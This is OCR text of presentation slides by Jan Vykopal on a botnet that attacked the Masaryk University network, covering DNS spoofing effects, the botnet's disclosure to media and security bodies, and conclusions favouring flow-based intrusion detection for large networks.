
DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.






Attacks Against Masaryk University Network




33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

Attacks Against Masaryk University Network



33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

Attacks Against Masaryk University Network



33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

Botnet Announcement and Mitigation

Media

- Czech Ministry of Defence
- Czech Television
- Czech Radio
- New York Times
- Computerworld

Security Community

- 150 alerts to abuse mails
- AVG
- Kaspersky Lab
- NATO CIRC
- TF-CSIRT
- Shadowserver.org

COMPUTERWORLD

The New York Times

But in 2011 we spot a new version in the wild. . .

Part VI

Conclusion

Conclusion

- **Flow-based** network intrusion detection and protection is suitable for **large and high-speed networks**.
- Online **network monitoring** contributes to the overall **security**.

- **Any device** connected to network is **dangerous**.
- They are **not anti-* solutions** for ubiquitous networking.

Questions?

Army & Academia Cyber Security Research in Czech Republic

Jan Vykopal
vykopal@ics.muni.cz

`http://www.muni.cz/ics/cyber`

`http://www.muni.cz/csirt`